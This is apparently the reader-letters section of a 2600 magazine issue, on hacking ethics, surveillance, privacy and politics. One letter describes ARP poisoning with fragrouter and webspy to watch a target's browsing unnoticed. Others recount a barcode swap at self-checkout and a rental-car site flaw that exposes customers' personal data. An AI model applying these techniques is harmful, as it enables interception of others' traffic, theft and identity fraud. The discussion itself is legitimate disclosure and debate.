Steven C Jackson

It's always good to hear an article has actually helped someone in the real world. Thanks for letting us know.

Dear *2600:*

After reading "Fun with Network Friends" by Uriah C. in 25:2, I decided to try out the tools featured in the article. After getting all of the tools loaded and resolving all of the library dependencies, I settled down to have fun with my network friends.

I am running Ubuntu 8.04-LTS on a Dell Mini 9 netbook. As a side note, with Ubuntu, the user must prefix all of these commands with "sudo". First, I launched fragrouter, then arp poisoned my targets. Then I launched webspy and firefox.

And of course it didn't work. In fragrouter I didn't see any traffic but ICMP traffic. In addition to that, the target computer couldn't surf the Internet! The DNS query kept timing out. I verified that I could surf to IP addresses and webspy would detect and display those and I saw those in fragrouter. Furthermore, it didn't matter if my wireless card was in promiscuous mode or not. The result was the same.

Finally, after spending a couple of hours troubleshooting, I looked to the Internet Search Gods for the answer. I found it in the form of bug 84537, found at bugs.launchpad.net/ubuntu/+source/procps/+bug/84537.

After adding the following lines to /etc/sysctl.conf, it began forwarding the DNS to the Internet properly:

net.ipv4.conf.default.forwarding
net.ipv4.conf.all.forwarding

Upon launching the tools again, everything was working as advertised. However, when the user clicked links within pages, they did not always display and I did get an unexpected crash from webspy once, but that all went unnoticed by the target.

CJ

Dear *2600:*

I sat with the intention of merely asking no one in particular if they'd noticed a trend in advertising. Then I thought about an article I had just read in 25:4 called "Hack Thyself" and started thinking about an even more subtle form of manipulating people within the system/anti-system mentioned. Encouraging the idea that to be different is bad (the debate about what defines "different" or "bad" is totally beyond the scope of this letter) or the idea that the bad things that happen to you are always someone else's fault, or that you should never stop praying for someone to save you and start saving yourself seems pretty effective for most people. Many people seem convinced their ability to affect their own lives in any way (let alone in a positive manner) is effectively null.

There are exceptions, of course, and the exceptions are the targets of ever increasing efforts to sneak that mentality into their lives. The tactic I speak of seems to be trying to convince people that it's normal (and even kind of fun) to be totally clueless about very significant decisions you make or about parts of your life. Anyone who ever learned anything can probably tell you, "yes, ignorance truly is bliss" and indeed, the less you know, the happier you are (I'm generalizing here).

In this case, however, the pros of happiness *do not* outweigh the cons. I point to a recent tactic of drug advertisers and PSAs. You're greeted by a jaunty (in the drug company case) person, chipper and fully of energy, I imagine mirroring how you're supposed to want to feel. In my example, they say something like, "I treated my asthma, but the symptoms kept coming back. Turns out asthma doesn't go away!" Now this was *not* a surprise to me, and I don't even have asthma.

At first I thought it was just absurd. But the more I thought about it, the more dangerous it seemed. Most people aren't even going to register it at first, but eventually they'll hear it so much, they'll start to think they didn't know that either (even if they did), and so the disease spreads. With the PSA in my example, you're greeted by dour, gloomy looking people designed to mirror (again, this is only my perception) how you're supposed to feel when you try - and fail - to quit smoking. "I'd start out strong, but then my will power would fade" and then you find out later in the ad that smoking is more than just a habit. It's a nicotine addiction. This information is all delivered in a manner that pats you on the back and says, "It's OK, though. I didn't know, you didn't know, hell, *nobody* knew, so it's not your fault."

This indication that not only is information on any given subject not important or desirable, but there probably isn't any to get anyway, and it won't be you who finds it. Some intangible think tank has an epiphany, and *then* you get your info. You can't find it though; you must rely on outside sources (like the friendly federal government) to inform you. I've seen letters and articles about the subtle ways the "the man" is out to get people upset, even hostile, with responses usually saying "get a life you paranoid fucks, this is absurd, and it can't possibly be as bad as you say" (though not always in so many words). Well, I (and most others) am not talking about how bad it is now. We're looking ahead, and the harder the start is to catch, the harder the whole process is to stop. I'm sure it's difficult for most people (maybe even anyone) to imagine things like reeducation camps or mass brainwashing, but you never will. You won't even know it's happening until it's too late - unless you pay attention now. So know thy enemy, watch TV, but be careful. When you stare long into the abyss, the abyss stares back. Thanks to *2600* for doing what you do, and helping keep us out of the camps.

Vandy

It's what we do.

Dear *2600:*

Isreal obviously went to some length to save him- (or her?) self a few bucks at the pump. All the credit to them. But a few points are probably worth mentioning.

Yes, circulating "inside information" in an effort to effect stock prices is social engineering, but there is a more specific term for that activity: "pump and dump scams." They are plentiful and obviously illegal.

Go register any of my old free email addresses and get ready to be subjected to news of scores of penny stocks about to hit the roof, that and news of a Mr. John Doe of Lagos, Nigeria who wishes to involve me in some scam that will enrich me to the tune of the U.S. federal budget deficit.

What I really want to go after is Isreal's fundamental premise that the value of Exxon or Shell or any other petrochemical company affects the long term value of oil. First, as an avid cyclist, my thoughts are, "the more insanely overpriced gas is, the better!" (Yes, I live in Canada and make a seven kilometer one-way commute to my job in an office in downtown Toronto, right through the dead of winter on my old steel frame, so it is possible.)

But more importantly, the reason for oil's price spike in the summer of 2008 had almost nothing to do with events in the Exxon boardroom. Isreal should have invested more time in learning about peak oil and the enormous demand for fossil fuels by China and India. Yes, the market spike was speculative, but the recent plunge is even more speculative. In fact, it is generally agreed that thanks to the drop in the price of oil, a number of projects that were planned have now been deep-sixed. For example, several billion dollars of tar sands development in Alberta, Canada are now on ice, or just plain dead.

When the world economy recovers, as it will eventually, demand will return to where it was, only there will not be the available oil because, as I just pointed out, a whole great big whack of projects were terminated. So oil won't just spike, it will burst through the ceiling in an orgy of frenzied buying that will make the $146 USD/barrel look cheap. (I love the world of business - only there is a writer permitted to use terms like "a frenzied orgy.")

So go ahead, pull a pump and dump. The long term consequences of that will be about as great as a Hummer H1 600 miles from the nearest gas station with nothing but fumes in the tank.

But to me, the ultimate reason not to bother lowering the price of gas goes back to something

I used to say to rude drivers when I would bike past them, "Osama bin Laden called, I think he wants his oil back."

Michael

Dear *2600:*

As always, I anxiously awaited my new issue (25:4). And, as is my usual routine, I quickly got to reading the shorter articles first. One in particular caught my eye: "Hacking for Beer." Two of my favorite things. The article gets into the whole "club card" discount system (employed at most all grocery chains), and the "self-checkout" kiosks (gaining some popularity). These are not necessarily used together, and shouldn't be confused that way. I refuse to use the kiosks, as corporations use them to decrease the need for actual tellers, thus creating the potential for mass layoffs. But this is about the article itself.

It may have been a clever discovery. One that could easily be exploited simply by giving the club card to a friend, using someone else's number (many stores have taken to using your telephone number as your card number) if you can enter it manually, or maybe even creating a new card with a slightly altered birth date. Or would that take too long? Using a barcode generator on a card's number would probably work.

My problem lies under "The Hack," and I believe should have kept this article from ever reaching the printing stage. Yimir suggests that people buy a 12 pack of soda, then save the barcode to stick on a 12 pack of beer. Since they weigh the same, it should work. Unfortunately, beer is not soda. Beer is moderately more expensive than your fridgepack of 7 Up. And that is not hacking. That is just outright stealing. I think Yimir needs to quit trying to convince himself and others that stealing is OK, as long as you get away with it.

And please help keep articles on illegally discounting booze in some blog on the net, where it belongs. After all, this is *2600*. I like to think you're a bit more intellectual than that.

gHOst_Guard

While we agree that stealing is wrong and make every effort to discourage people from doing such things, oftentimes the discussions that come about as a result of someone advocating such behavior can yield some interesting facts, as seen in the following letter.

Dear *2600:*

Thanks to Yimir for "Hacking for Beer" in 25:4, in which supermarket loyalty cards are used to bypass age screening for alcohol purchases. My advice to anyone considering fooling the supermarkets like this is: look up! My S.O. had the honor of serving on a grand jury where we live, and found that whenever people were accused of shoplifting, or credit card fraud, or similar infractions in the supermarket, the supermarket was able to provide total video surveillance of all transactions to the prosecutors.

On my next stop at super-behemoth-mart after hearing about this, I looked up. (No, not WalMart, though they have a similar setup. My local place is owned by Kroger, the second largest supermarket chain in the U.S.) What I saw was a dedicated camera (in a smoked glass ball) ceiling-mounted over each and every cash register. They also have one or two cameras in every aisle in the store.

Still images of register transactions are tagged with the person who made the transaction, day/time, amount of transaction, and other details. These are what were shown in court: a zoomed-in image of the person signing a credit card receipt, swiping their debit card, or otherwise in the midst of a purchase. The cameras are angled somehow, since the face was visible (though from overhead).

I don't know how long these records are kept. My guess is that the register transactions are warehoused for at least months, if not years, off-site. Video of the rest of the store probably isn't retained as long, and might not be sent off-site.

We can imagine biometric identification methods used by law enforcement to track people, and all kinds of other nefarious stuff (as envisioned in "Business Intelligence" in the same issue). I hope people in the industry can tell us more about those uses. But as far as prosecuting any illegal activity at the register is concerned, beware of the all-seeing eyes in the sky!

Estragon

The amount of surveillance these days in a typical supermarket is nothing short of astounding. And it would be interesting to see if the amount of shoplifting has gone down over the years as a result. We suspect it hasn't. One thing is certain, though. This constant monitoring is something we're getting used to which will forever be seen as "normal."

Dear *2600:*

While reading a letter from "Greggg" (25:4, page 41), the young reader with grammar and spelling problems, I was reminded of the trick in Notepad I had found online a while back. It was actually the "bush hid the facts" comment that tipped me off. How funny. For those who found it hard to follow, he was talking about this: create a new text document. Type in something like "bush hid the facts" or "this app can break" (or anything that follows this four letter, three letter, three letter, five letter scheme), then save. What will result when reopened are squares. You are saving the document in 8-bit extended ASCII, but it is read as 16-bit UNICODE. The 18 8-bit characters are read as nine 16-bit (nine squares). I actually cheated and got the specifics of why it works from a search (ended up at this site: hungryhackers.blogspot.com/2007/12/notepad-tricks.html).

Another trick I found was that you open a text doc, type ".LOG" and hit enter, then save. From then on, every time you save it, it will append a timestamp to the end of the text, thus keeping a log.

I don't know if it would be cheating, but perhaps making a collaboration of silly things like this would make a nice, light article.

Well, stepping away from the interesting app stuff, I also have a comment about "PMD," same issue and page. He had a whole letter complaining about the "Thirteen Years of Starting a Hacker Scene," which in turn was a whole article of complaining too. I admit I felt many of the same feelings that the writer of the letter did. But, as commented on by the *2600* staff, you will never always agree with everyone, and there will be people who disagree with you. We all should know that *2600* doesn't use articles like this to "filler up" the pages. I don't know how to take that article. Like I said, I didn't really care for it myself. It seemed as if Derneval Ribeiro Rodrigues da Cunha (calling him just "da Cunha" didn't look right typed) was just trying to get his name out there. I wasn't sure whether the stories were inflated or even fabricated. I'm not trying to dismiss the author completely. Perhaps if the article was written with a little modesty, it would have been easier to take in. I do think, however, that the pioneers of hacking, the people who instigate critical thinking, should be given some recognition. This article explains that hacking isn't limited to areas with high technology, which I suspect his area wasn't. We haven't already heard of all the great names in hacking. There are still plenty of people who can contribute to the community, like the readers of the magazine, to start.

Shocked998

Dear *2600:*

Not only is 25:4 a fun time signature to use when playing music, it's also a wonderfully rounded issue that covers all aspects of the hacker mindset. This issue covered all the bases, and did so in a way that even the script-illiterate could figure out what was being said. From "Beginnings," a reflection of the current political climate, through to the closing statement of "Conspiracy" by Peter Wrenshall, the message and hacker spirit is never compromised.

It is a new dawn. The reign of the iron-fisted cowboy is over, and a tactician is now in place. This can prove to be a blessing or a curse, depending on the side he chooses to take. We should be very attentive to our new president's first moves in office. (I'm not even going to bother getting worked up over the appointments he's already made.) We must closely watch those in power while they get accustomed to handling such a responsibility, lest a new Patriot Act slip through Congress. I know a great deal of readers glaze over when politics are covered, but, above all others, it has the most important and wide-reaching effect on this community. Hack the political system, and you can reshape the world we live in.

The rest of the issue covered a lot of topics that even the most basic-level user has encountered, along with some hacker insight for the uninitiated. Lost files (and the recovery thereof), pernicious obfuscation, Craigslist post flagging, Windows' (despicable lack of) security, psychological aspects of the hacker mindset, social engineering, as well as letters and letters and letters and letters from all over the world and written by people with various levels of freedom, and my personal favorite: the Adrenaline rush, this time in Swiss form.

However, I finished "Conspiracy" feeling unfulfilled. Something didn't sit well with me, and it took little time to figure out what it was. I thought maybe a page was missing from my copy. But, the feeling I had was very important, as I believe it helped me form a connection to the author. I was annoyed that Mr. Wrenshall didn't continue the story, perhaps explaining further exploits to get the information he really wanted and to find out how his paper-hacking was foiled. I assumed the teacher had already played matchmaker and the forms were just a ruse, buffing the admin's ego in the process.

Either way, the story ended with an eagerness to discover what could be. Even if the attempted hack had failed, our protagonist was still willing to dare himself to see a successful outcome. It is this hope for knowledge and clarity that will forever live on, an essential curiosity deeply ingrained in our genetic fiber, no matter how many forces attempt to distract us all from it (often successfully).

Every three months, I visit the same magazine vendor every day for weeks, awaiting the next release of what has become my favorite publication (and sometimes skipping work to read it). Like many other readers, I've heard the blacklist stories and am wary to subscribe. But, for once I think it's finally time to attend my first local meeting. I hope to share my experience with you next time, not as an avid reader, but a new contributor.

Thank you for all the work you do to stoke the flames of creativity. *2600* is the most underrated social commentary of the (dis)Information Age, and I admire the dedication you have to keeping it in circulation and the dedication your readers have to breaking down the illusions of secrecy and finding out what some people are too scared to admit to doing with our personal information. It is only through knowledge that we can gain the power to effect change. Always keep learning!

ZANAC

Thanks for writing. We hope to see more people reach out and meet others who share their interests without worrying about the ramifications. From the beginning we've been trying to reduce the amount of fear that is felt in this community and a great deal of progress has been made. Only through open discussion and constant sharing of information will we continue to figure things out and devise ways of making them better.

Dear *2600:*

I read the message from the guy about the *Art Bell Show* that went off the air for a half hour, and I was delighted to see the sentence, "And so it goes" in your response. Please tell me that it was a deliberate reference to Vonnegut's *Slaughterhouse-Five.*

thinkt4nk

That would be telling.

Dear *2600:*

In the article written by forgotten247 about bypassing the payment and proxy filter in Dubai, the author implies several times that the payment bypass technique used is due to the design flaw of a default-allow mindset for the payment page. I would like to play devil's advocate in that the default-allow was actually a choice by design and not a mistake or oversight. If a place as fancy as Dubai were actually attempting to rely on their hotel Internet connection sales for income, they would not have a default-allow posture. I believe it is more likely that they chose a default-allow to make sure their clients are able to get online and have a good user experience if they run into troubles versus having to contact tech support which then has to have training and be responsive potentially 24x7. Though I certainly do agree that the ease of circumvention of the payment system is really a tragedy, since it is so dependent on the client web browser which is certainly a major design flaw.

jus

Dear *2600:*

In response to Mario Chiesa's letter in 25:4 regarding a directory for public payphones, here are two links: www.payphone-directory.org and www.payphone-project.com.

Maybe there's more!

bogaty

Dear *2600:*

I doubt that this letter is publishable, but I just wanted to let The Prophet know how much I appreciated his piece in 25:4. Thank you very much for answering so many of my questions at once in your "Telecom Informer" column.

In New York, I have read of a dog that was electrocuted by walking onto an ice slick that was "hot" due to old, exposed underground electrical lines that are so prevalent, they have a website to let dog owners know where *not* to walk their dogs!

Apparently, the owner of the electrocuted dog had to watch, helplessly, while his dog died horribly right in front of him, with nothing he could do. Pulling the leash only dragged the dog over the spot that finally killed it. The dog's owner could do nothing legally; the city is aware of these problems, but cannot fix them fast enough. And you can't sue.

As a dog owner, I've thought a lot about this, and I've wondered what goes on with the power lines from the perspective The Prophet gave in his article. So again, thanks for writing this article, and perhaps you might consider writing a follow-up?

Pampaluz

This has been a recurring problem in the streets of New York and it's even claimed the life of a human who was trying to save her dog from electrocution. This is the result of a crumbling infrastructure in sore need of constant maintenance. Your statement that nothing can be done legally is untrue, however. Lawsuits have been filed against both the city and Con Edison.

Dear *2600:*

First of all I would like to thank *2600* for publishing this letter. I just read *The Best of 2600.* Books such as these get my mind into the hacking mode. I am getting tired of people asking how to hack their school's server or how to learn to hack. Hacking is a lifestyle, not a passing phase. If you are the person whose dog died after a week, then you should not waste your time. I could write up an article on how to get started hacking, but it would look something like how to learn to program in ten years. If anyone would like me to write it up, then feel free to respond.

Ben Edwards

Two dead dog references in two letters - what are the odds? We look forward to seeing your article. The address is articles@2600.com.

Random Offer

Dear *2600:*

As a side note, I would love to see you build a website that focuses more on reader contribution. The current one seems antiquated.

I am an avid reader of *2600,* and I will be picking up the new issue shortly. I hope to one day have something neat to contribute, but until then, I submit URLs like a monkey to reddit.com/r/hackers.

Let me know if your website can survive massive amounts of hits from sites like Digg, Reddit, and Facebook. If yes, then that shall be my mission!

freakball

We are working on major changes to our site and would love to have as much traffic sent there (willingly) as possible. We're always open to suggestion on what we should be doing and how we can do it better. We appreciate the enthusiasm.

Stories

Dear *2600:*

I wanted to share an amusing story with you that happened when purchasing *The Best of 2600* last fall. As a side note, this is a *great* book and I've thoroughly enjoyed reading it. Since I only started reading *2600* back in 2005, it's awesome to get caught up on the history of the hacker scene and what it's all about. Being a network analyst, reading the articles about the old telecom/data networks and how they worked was great, among other excellent articles. Anyway.....

Last fall, I walked into my local Chapters store

to buy the book. At the checkout, I was greeted by a sales clerk who looked at the book, repeated the title with some skepticism, and then asked, "You're not planning on doing anything illegal are you?" So I asked, "What gave you that idea?" to which she responded "Well, you *are* buying a hacker book." That's when I told her how hackers get a bad rap and what you see in the media is not accurate. Then she replied, "Well, I guess the only ones we know about are the ones who get caught." I tried to tell her it's not about stealing credit cards and crashing computers but about freedom of information and making things more secure among other things. However, after she handed me the book she looked at me, smiled, and said, "You be sure to stay out of trouble!" I smiled and replied, "Yes Ma'am." I guess it always has been and always will be up to us to change the perception of hackers to the common person. Thanks for printing a great book and fantastic magazine!

Andrew

Dear *2600:*

Recently, I got the following email (edited to remove identifying information):

"In the past, [we have] subscribed to 2600 The Hacker Quarterly. I would like to know whether you feel this publication is valuable enough to continue subscribing to or not."

To which I responded:

"Please do not unsubscribe from 2600 - The Hacker Quarterly.

I think 2600 is one of the best information security publications available and we should keep up the subscription.

I have subscribed to [or purchased] 2600 for years. Every person involved with information security and information risk management should read it. It will open your eyes to the types of things that are possible, and why the hacker ethos is important. 2600 started long before the media got its hooks into the word "hacker" and turned it into the bad label it is today. "Hacker" initially meant someone who explores and tries to understand technology, people, and processes, usually by self-directed education, research, and experiments. 2600 promotes and encourages people to actually think. It is a voice for people, as opposed to many information security magazines today which often seem to be only voices for corporations looking to hawk their wares using fear, uncertainty, and doubt.

Dropping our subscription, IMHO, would be the equivalent of saving $24 per year, but abandoning the thinking that made most information security professionals what they are today. Can we afford that, given the important job we ask our information security professionals?

Please do not unsubscribe from 2600 - The Hacker Quarterly."

Obviously, I feel rather strongly about this.

I hope the company I work for will not unsubscribe from *2600*... they already block 2600.com, and that's bad enough!

Rman665+1

Thanks for speaking up for us. We hope it works out.

Dear *2600:*

In the Winter issue, Yimir submitted an article about using an automated checkout to get beer if you are underaged. I went to Tops (my neighborhood supermarket) the other day and noticed that they had changed their checkout system and it will have you wait for an employee to come get identification from you. (Previously the system was vulnerable to the trick in the last issue.) They also slapped some new "We I.D. Everyone" stickers onto the automated checkout machine. I wonder if this vulnerability has been noticed elsewhere.

George

It's funny to even think of this as a vulnerability when it's such an obvious area of concern for any merchant.

Dear *2600:*

I want to tell you how I found *2600* because I sure as hell wasn't looking for good reading material at Barnes & Noble. In New York, there is a tech camp that I used to go to every year and it really has shaped a lot of who I am. It was called ID Tech. I loved it there and I learned a lot, both from the camp and from the kids I met there.

Well anyway, last summer was one of the greatest years. I became close friends with a few other kids during the weeks we were there. My roommate and I would always go to a friend's room to watch *Red Dwarf* way past "lights out" every night.

One day when we walked in, we were all sitting in the chairs with wheels crowded around the laptop when my friend showed me this magazine that I had never heard of. From then on, every spare moment I'd bug him so I could read it some more until I had read every word in it. After it was time for us to all go home, I stopped to pick up a copy before I had even gotten home from camp. I have now learned the story of John Draper by heart and am a subscriber to your magazine. I loved going to a camp full of hackers my own age. Sadly, I can't afford to go any longer but on my last year I took back one last bit of great knowledge: *2600.*

Ampix0

We just hope it's not because you spontaneously bought all of our back issues and t-shirts that you no longer have the money to go to camp. Fortunately though, you don't need a camp to find hackers in your area.

Dear *2600:*

I did a Google search to find your website and check the release date of the next issue. Trusty Google returned your website as the top search as well as other listings referencing *2600* directly or indirectly. What fascinated me was that the fourth search result returned by Google was the link for the Democratic People's Repub-

lic of Korea. I think it's cool that a Google search for *2600* returns *2600*-related items as well as something like North Korea's website, something exactly the opposite of what *2600* stands for.

carlos

This no longer seems to be happening although we also noticed it at the time. We wonder how many people wound up having their lives somehow altered by that.

Dear *2600:*

I would like to inform your readers of something I just found myself involved in. My Internet was set up to have an access point for people to use when they come over to hang out. They can use my wireless without having access to my personal pics or the computers on my network. All that is allowed is access to the wireless web. I soon learned what a mistake that can be. I recently got a letter in the mail informing me that I was downloading games illegally and I should stop before my Internet service is canceled and I am prosecuted. It became obvious that someone in my neighborhood is using my wireless to download games. The point of the story is I'm no hacker, although I love to learn about it and read about it. I'm sure there are some people reading your magazine that are hacking or ripping games to their CPU using BitTorrent or some kind of p2p program. Just be aware: *Big Brother is Watching You!*

Greg C.

You can always stick a password onto your router so that only people you know can use your connection. The letter you received is extremely common. We thought it was interesting that the folks at copyright-compliance.com actually signed their threat with PGP.

Dear *2600:*

So I am sitting in my cell the other day reading the latest issue (26:1) and in walks the unit counselor. He looks at me, smiles, and says "here you go." I look down at the glossy flyer with the corporate logo I faintly recall from all the bulletin boards around the joint. "Serving over one million inmates..." Huh!? More confused or intrigued than sold, I real on. Simple money transfer alternatives, digital same day deposits, just walk in to any participating Wal-Mart (read: Sam Walton Correctional facility grand opening soon!). My cellmate happens to be unintentionally computer illiterate and he asked me, "I wonder if someone could hack in and put money on my account." I wonder.... Anyway, since this is the only company in town, we are rather curious to know more about them. Social or technological vulnerabilities? What are we being exposed to here? Will the Jpay logo one day be the header of my parole papers? www.jpay.com

Anonymous

This is an interesting site that allows you to do all sorts of things from transferring money to making restitution to sending letters to inmates. If there are vulnerabilities, we have yet to hear of them. We'd also like to hear if this site is helping prisoners or taking advantage of them.

Remarks

Dear *2600:*

I just picked up this quarter's issue, and would like to thank you for publishing my short story. It has motivated me to start writing a new novel, so many thanks.

Peter Wrenshall

We're happy to be of service in the furthering of hacker-related literature. We do have some more hacker fiction submitted by our readers for future issues. We encourage aspiring writers to send their work to articles@2600.com.

Dear *2600:*

I've been a reader of your magazine for years, and just recently became a lifetime subscriber. When I started reading your magazine, I found myself a bit confused by your reaction to certain events. For example, there was a time when you could hit cancel on gasoline pumps after pumping your gas and not be charged. There once was a time when I thought that was "fair play." You were, after all, playing a game by the rules of the people who programmed the pump, and they left a hole in the security of the system to anyone who was just pushing their buttons, so to speak.

Now, your reaction (and mine) is that this is just stealing. Similarly, we all know that untempered glass windows have a brick vulnerability: throw the brick at the window and it goes through. Doing so is not proving anything about the security; we all know about the brick vulnerability.

And yet, when it comes to bypassing access controls on programs, or retrieving encryption keys from DVDs, or pre-generating all valid SSH keys for Debian systems with the OpenSSL PRNG vulnerability, there seems to be a different prevailing attitude. Here, if it can be done, in certain cases, it's seen as okay.

So, I'm playing Devil's Advocate here, but I was wondering if you would care to draw out and expand on when one is contributing to security in general, and when one is just stealing or throwing bricks through windows, so to speak. I'd be willing to bet many of your readers do not know where to draw boundaries.

Finally, I'd like to invite your readers to come and take a look at the security articles, presentations, and a book on my website: http//www.subspacefield.org/security. In particular, I deal with some non-technical issues like this, as well as many very technical ones, in my free "Security Concepts" book: http://www.subspacefield.org/security/security_concepts.html.

Travis H.

It basically comes down to what we believe is right and wrong. Few could say that throwing a brick through a window is a constructive act. However, if you're being held captive by a lunatic and you do this to escape, then it becomes

a positive action. Figuring out how to bypass a gas pump is a triumph of sorts, since it involves a degree of ingenuity as well as the joy of being the first to come up with it. But actually using this method to get gas for free is, obviously, stealing and not a constructive act (unless you're being held captive by a lunatic inside of a gas station and you do this to get enough gas to escape). Insofar as bypassing access controls, again it boils down to right and wrong. Telling consumers that they're not allowed to use the DVDs they bought on certain machines or expecting people to pay twice for the same thing is generally thought of as wrong. Therefore, actions that defeat this mentality are by default a positive thing. The recording and entertainment industries have gotten such a bad reputation for their actions that almost anything people do in opposition to their policies is now thought of as a good thing, even when in other situations those same actions would be seen as bad. There's a definite danger here since people can easily get used to doing the wrong things for the right reasons and then eventually just forgetting about the reasons altogether. That's why it's important to always reflect on the why and we're glad to see you doing this. In the meantime, here are a couple more examples of how industry is pushing individuals to break their rules.

Dear *2600:*

I would say that the music CD is pretty much dead. The problem is that the music industry just can't seem to accept this and realize that people want online music sales done in a standard, unprotected format that doesn't make them sign a license agreement for every song they download, so they can put it on whatever device they want. Anyway, where's the point in having copy protection on music files that you let people burn onto an audio CD that has absolutely no copy-protection?

I think this 99 cents per song deal may be partially thanks to Apple, but with online music priced like this, you pay more and get less than you would buying the song on a CD. For 99 cents, you get a copy protected, restricted version of the same song as you would get on a CD, you pay for your own blank CD (assuming you even put it on a CD), and yet it costs more to even buy the stupid thing? For crying out loud, these poor people are trying to do the right thing and buy this stuff legitimately, yet they get punished for this?

The first company that gets a deal with the popular artists that allows them to sell people good quality unprotected music, in a popular standard lossless format, for a reasonable price (less than 50 cents a song), will be what truly kills the CD.

Jeff

Dear *2600:*

I'd like to request you include in your magazine a challenge for everyone to consider: Cracking the codes for the automotive OBD 2 proprietary data set, and putting it in a usable format for everyone to use. That way, anybody who is able can make a "pass-through" device that can plug into any OBD 2 car, and download the information to their computer for analysis. The reason I am bringing this to your attention is because the auto makers have formed a monopoly and cartel with certain tool, part, and auto design manufacturers so that only they (and nobody else) can produce and sell tools and parts to fix the cars. That cuts out the "little guy" like me from being able to afford the diagnostic tools, as well as prevents me from fixing my own cars. In essence, I am being prevented from owning and taking care of my own property. I am being forced to send it to the dealer to fix it. However, the dealer has proven time and again that it is *unreliable,* and that it even *breaks* my car in various ways, not the least of which is flashing the e-prom with an "updated" program that makes it get worse performance and worse gas mileage (all in the name of emissions standards). Why do they give so many government grants to the electricity producers who pollute the air and water with mercury and aren't held accountable to high emissions standards? I hear through the grapevine that some small tool makers are trying to lobby Congress to get a law passed called "the right to repair act." This will mandate that all auto makers provide free access (public access) to all their codes and registry information for all their cars. However, this plan has been in the works for many years now, with no response or effect. I figure that if the smart guys out there can crack these codes, then we can begin to work together to put some simple and inexpensive tools in the market to fix our cars. Thanks for entertaining my challenge.

Chris H

It's amazing to see how consumers are taken advantage of in such a manner and how they're the ones seen as being in the wrong if they defy these "rules." Years ago, such a thing would have been unthinkable. More info on the bill you discussed can be found at http://www.righttorepair.org.

Dear *2600:*

Feel free to use the search on my *2600* index at http://2600.wrepp.com/. I've got a ways to go but it's getting there.

William R. Epp

Thanks for doing this - it will prove a valuable asset to many when complete.

Dear *2600:*

I found it quite interesting that recently they have classified your website as "Dangerous, Verified fraud page or threat source" here at my job for the State of Texas. They run Trend Micro for their browsing security. I thought this was pretty classy. I even sent them an email asking for an explanation of the categorization and have never gotten a response. It's a pretty sick joke.

Thanks, and much love your way. Candy, too. (Candy not included in letter, just love.)

Sean

What in the world is a "verified fraud page" and to whom do we sent our retort? (We can handle being thought of as dangerous or a threat source but "fraud" just rubs us the wrong way.)

Dear *2600:*

Alamo and National Rental Car companies allow customers to sign up for their frequent renter programs at their websites: alamo.com and nationalcar.com. If a customer has rented before, they can search by name and driver's license number to find their record. Alamo's search page asks for name, license number, and date of birth, but will return a match with only a correct last name and license number. National's page asks only for name and license number, but will also return a match with only a correct last name and license number. Once a match is found, it pre-fills the registration form with name, address, phone number, license number, date of birth, and frequent flyer numbers which have been previously used by the customer, all from their database.

Obviously, this is a huge security flaw, since with only a last name and license number, anyone can obtain the address, phone number, date of birth, and frequent flyer numbers of a customer that has ever rented from one of these companies. With Alamo, even if you search with an incorrect date of birth and incorrect first name, the site will pull the correct date of birth from the customer database and populate the field with this information. National Car allows the customer to sign up for the "Emerald Club" program with this form, which means that an identity thief could sign up and change only the address to which the Emerald card would be mailed. Once in possession of the Emerald card, they could then make reservations under the customer's name, date of birth, and driver's license number. National's website does require a credit card number for a $1 authorization verification, but it does not use AVS (address verification system) to authenticate the billing house number and zip.

This also opens the companies' customer databases to the possibility of serious corruption, since all of the information in the pre-filled registration fields can be changed, and then submitted. This apparently updates the companies' main databases, since a new search on the search page at alamo.com with the "old" last name and license number then returns no matches, but a search with the "new" information returns a statement that the customer is already registered. Customer support at these companies say that there is no way to remove any customer information from their databases or to make them not searchable on the website. On the upside, this feature did allow me to overwrite the information that these companies had about me and therefore protect my information and privacy to some degree.

Unfortunately, this is just another example of how virtually nonexistent strong privacy laws are in the United States. We need legislators to pass strong privacy protections similar to the laws in other countries, which stipulate that companies can only maintain information as long as is necessary to provide the service for which it was originally collected.

none none

Thanks for so clearly pointing out where the true threat to our privacy lies - not from hackers but from companies that don't take their customers' personal information seriously enough to protect it sufficiently from all sorts of prying eyes. This is the root of so many of the security problems we face today.

Dear *2600:*

The reason I'm writing this letter is because what was once a well renowned hacker organization, an organization once respected and even feared, is now, to many in the black hat and security world, a joke. I'm writing this not to offend or "hate on" *2600*. I am writing a truth. A reason and a need to truly change.

I'm a person who lives in silence. A person who watches. For the past year I have held back from buying a *2600* magazine. Walking through Borders last week, I had to give in to my temptation and purchase the magazine. When buying a magazine, always use precaution. Call me paranoid, but my own situation is not one to be trifled with. To tell you the truth, writing this letter is taking a risk on my part. I'm too close to joining Club Fed. Anyways, the risk is nothing for what I'm about to share with you. This message, this distress call, is to all who read this.

Upon reading the *2600* winter edition, I grew excited just holding it in my hands. It smelled fresh from the printers. The ink gave a new shine and the paper felt brand new. When I started to read the first pages, I always try to comprehend the way others think when describing their point of view of the world. Their perspective. "Finally!" I said to myself. "The information!"

There was something different this time. Something odd. I found myself already knowing the information. As I kept reading, I became humored with the objectives of hacking; what they were hacking. "Hacking Beer" and "Hacking Thy Self"? I had a good laugh for a moment. Then I realized something. This isn't the same *2600* I once knew. Like pages gathered in a book I realized what the black hat hackers and the respected security professionals told me was slowly becoming truth. *2600* is not the respected and feared organization anymore. There was a time when, upon mentioning *2600,* curious people asked what it was. Now, when talking about *2600,* there is always a chuckle at the end of the sentence. Reading the magazine disappointed me. Not much for me to glean from.

Who I am? What gives me a right to say such

things? I will educate you a bit of who I am so much so as not to overeducate you to the point of exploitation. I know what a real *2600* magazine looks like. I know what a real *2600* meeting is. I attended *2600* meetings at their source, New York City. First time attending the meetings I knew I found a place that flowed with neverending fountains of information. I met friends that till this day I trust my life with. The attendance at the meetings easily made 50 to 90 people. I remembered being invited to dumpster diving, after hacker parties, and late night hacks. This place was Hackerdom to me.

Of course, I moved and could not attend my *2600* meetings. The day came when I returned to visit my oasis. I found something I did not expect: solitude. Ten people attended, maybe less. What happened? What happened to the hacker haven everyone in the world runs to? The *2600* meetings were a place where I, and many others, found their niche in life. It was our home. Today, *2600* is barren. Not taken seriously by the electronic community, not taken serious by its own attendees. "Why?" I kept asking myself. "Why is *2600* so deserted?" My answer is they tore each other apart. Their own drama. Their own cliques.

